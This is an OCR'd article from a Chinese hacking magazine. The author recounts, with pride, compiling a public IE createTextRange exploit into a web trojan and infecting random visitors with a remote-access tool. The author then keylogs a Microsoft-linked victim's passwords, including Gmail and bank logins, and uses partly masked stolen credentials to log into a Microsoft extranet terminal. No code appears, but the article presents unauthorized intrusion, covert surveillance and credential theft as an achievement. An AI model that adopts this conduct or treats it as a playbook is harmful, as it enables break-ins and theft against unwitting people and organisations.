


图2

打开IE，一运行……竟然死机了？太夸张了吧？难道哪里做的不正确？重启之后去网上搜索了一下，发现这样一段话：

> 此漏洞利用价值不大，非常占用内存，512的内存一般要4分钟左右才会执行溢出代码。

无语了，网吧机器才256M，于是本人驱车（自行车）到了朋友家。朋友那是P4 830 2GB内存的（羡慕好久了）。结果他电脑打上了补丁（中过N次招后的结果）。

于是在他虚拟机上实验了一下（上次测试木马装的），内存使用量1.07GB……如图3所示。




图3

之后等了N久，可能是虚拟机的原因吧，大概2分钟，我做测试的空白程序终于运行了。OK，一切正常。不过看来想要利用该漏洞，肉鸡一定得配置非常高才行。

脚本小子：我们大家一直在使用微软的程序，尽管或多或少会出一些安全性问题，但从来没有人怀疑过微软的权威地位。不过任何的网络都不可能坚不可摧，"安全"只是在某个时段相对而言的，这个定律同样适用于微软件的内部网络。这不，有人就进微软"玩"了一回。

适合读者：网络爱好者、入侵爱好者

前置知识：木马使用基础



渗透美国MicroSoft内部网络

文/图 萍水相逢(TTFCT)

第一次给黑防投稿，心情挺激动的。一连几次看到我的朋友下雨天的稿件发表，有点冲动。现在正好来了个机会，当然不能放过啦。

鸽子情节 巧遇微软

前段时间对编程特别感兴趣，又学汇编又学C++、ASP的。看到网上提供的源程序，总是喜欢编译出来看看。最近在各大网站上闲逛，发现微软又公布最新漏洞了。网上还给出了EXP，仔细看了一下对该漏洞的描述

> IE的createTextRange漏洞的利用，其代码执行中会分配大量内存，总体来说，可以远程代码执行，自然是严重等级的漏洞，但它的利用起来代价很大，512M内存的机器上跑的话，也需要1～2分钟才会运行ShellCode，所以今后它的泛滥程度会远低于WMF/HHCTRL/MHTML等漏洞。

看来该漏洞利用的价值不是很大，512MB的内存都要执行这么久。那256MB不是要让IE死掉了？管他的，要抓就抓好鸡。马上把代码COPY下来然后C++编译。在DOS下执行，生成一个HTM网页，想必这就是网马了。怀着迫切的心情将其用JS代码挂到了一个国外的站点，没多久就有鸡上线了，后来发现上线的果然都是512MB以上的强鸡。

过了几天突然发现鸽子上多了一台MicroSoft的计算机，如图1 所示。



图1

把这个消息告诉了ay13y（还得多谢他给我提供了一个快速的3389小鸡），为了确认它是否为微软内部主机，ay13y和我一起监视了它的屏幕。如图2所示。




图2

全是英文，幸好我英语很早就过了级的，基本看的懂。地址栏的URL我觉得很可疑，于是手工输入此地址到浏览器，结果出现显示无法显示，看来不允许外来人员浏览，感觉那地址是微软内部的。再次得用鸽子的TELNET命令ipconfig查看，得到如图3所示。




图3

DNS都是微软的，看来今天是真的是抓到好东西了。

第二天抓了个图发给好友HACK520，他给了我一些提示：拿服务器密码，只要用鸽子键盘记录就可以了。那时我心啊，是呯呯地跳动个不停。如果能进微软服务器观赏一下，那简直太对得起我这一年多的HACK学习了。

兴奋一下可以，不过冷静下来才能做大事。我想了一下，如果对方真的是内部人员，肯定要登录终端作业。那么搞到他的终端密码应该没什么问题，于是有了下面的第二步。

信息收集，获得密码

第三天再次登录鸽子，查看键盘记录，有40多KB的内容。此内部人员的一切操作，鸽子都给我们记录了下来。看来他去的地方还真不少。GMAIL、招商银行都随便登。不过我并不关心这些。40多KB的内容，花了我很长时间来阅读，皇天不负有心人，终于在里面发现了来自Mstsc进程和Vmrc.exe进程的重要信息，如图4、图5所示。




图4




图5

从以上两图可以看出，在进程Mstsc上，我们得到了终端密码（内部人员就是不一样，密码都16位），在进程Vmrc中得到了用户名和密码，真想不到这人还在管一个大学的服务器。

到现在为止，我们只得到了她的密码，对方登录的终端IP或域名我们不知道，对方的用户名我们也不知道。HACK520再次给出提示：等管理员不在时，DOS下Mstsc查看。不过这样做好像不太安全，还是继续监视屏幕，发现重要终端，如图6 所示。




图6

现在我们基本可能得出结论：对方至少控制两个3389，一个远程Vmrc，共三台服务器。监视获得了用户名：如图7 所示。




图7

用户名是知道了，IP和域名呢？现在都差不多是晚上了，我去看看键盘记录。这回终于把域名给弄出来了。如图8 所示。

心情激动跳着，我小心翼翼的将域名Copy到Mstsc中，输入用户名和密码，如图9 所示。

好多域，非洲、欧洲、东方、南美等十多个域，看来微软的服务器就是好，同时这么多人登录都没有问题。再次查找键盘记录，我选择了FAREAST，肯定是




图8




图9

它。回车后，居然提示密码不对。不过我肯定密码没有问题，关键可能出在用户名上了，键盘记录就是好，我从它那里找到了这些信息，如图10所示

到此信息收集完毕，连接终端域名：clarif*******.partners.




图10

extranet.MicroSoft.com，用户名：v-**zhan 密码：LCG*****,./zxcvb 域 fareast，此时再次登录3389，终于成功。如图11所示。




图11

心中一阵狂喜，但好像高兴的太早了，微软安全性肯定不会这么差，下面的图证明了我的说法，如图12所示

